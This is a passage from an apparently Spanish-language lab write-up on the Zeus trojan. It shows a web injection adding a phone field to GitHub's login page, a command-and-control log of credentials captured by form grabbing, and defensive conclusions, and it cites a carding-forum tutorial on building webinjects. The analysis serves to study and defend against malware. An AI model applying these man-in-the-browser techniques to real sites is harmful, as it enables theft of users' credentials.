
Podemos ver el efecto de la inyección anterior en GitHub (se agrego el campo teléfono):

Antes:




The screenshot shows the GitHub login page with the title "Sign in to GitHub". The form contains two input fields: "Username or email address" and "Password". Below the password field is a green "Sign in" button. A link "Forgot password?" is located to the right of the password field. At the bottom, there is a link "New to GitHub? Create an account.".

Despues:



The screenshot shows the GitHub login page after a modification. The form now includes a third input field labeled "Phone:" below the password field. The "Sign in" button remains green. The "Forgot password?" link is still present. The browser's address bar shows "https://github.com/login".

Para probar el form grabbing; introducimos algunas credenciales de prueba y damos clic en Sign in.



En el CC revisamos los reportes: (Show as text):

```
=====
Local time:          12.06.2016 11:01:57
Session time:        00:19:53
Report time:         12.06.2016 09:06:39
Process name:        C:\Program Files\Internet Explorer\iexplore.exe
Source:              https://github.com/session
Type:                HTTPS request
Size (bytes):        321
=====

https://github.com/session
Referer: https://github.com/login
User input: testtesttesttest000000000123
POST data:

utf8=%E2%9C%93
authenticity_token=iBF92DJPYnr%2FUbaX%2FuPkCXPeuEqMeAHZS81AuQHBhJnyttcB11R7bAfPuN1Ni%2BUEZ66ot6Y8Kk7bwZP%2Fhnx95Q%3D%3D
login=testtest
password=testtest
phonenumber=000000000123
commit=Sign in
===== EOF =====
```

Conclusiones

Zeus es un ejemplo de que el malware evoluciona muy rápido; particularmente fue hecho para superar la detección de malwares anteriores:

Es decir, las técnicas de man in the browser y form grabbing son mas eficiente ya que la información se extrae antes de ser enviada, permitiendo trabajar con HTTPS.

Es mejor que un keylogger ya que los datos se obtienen incluso si se usan teclados virtuales, copiar y pegar, o llenado automatico.

Es por lo anterior que deben generarse políticas estrictas de seguridad; por ejemplo restringir los permisos de ejecución a usuarios, a ciertos directorios, informarles de estas amenazas y tener un plan de reacción ante estas.

Fuentes:

<http://resources.infosecinstitute.com/botnets-unearthed-the-zeus-bot/>

https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/zeus_king_of_bots.pdf

<https://repo.zenk-security.com/Virus-Infections-Detections-Preventions/Inside%20a%20Zeus%20botnet%20part1.pdf>

<https://www.cardersforum.se/public-carding-tutorials/1830-create-webinjects-zeus-botnet.html>

<http://archive.evilzone.org/hacking-and-security/is-zeus-malware-outdated/>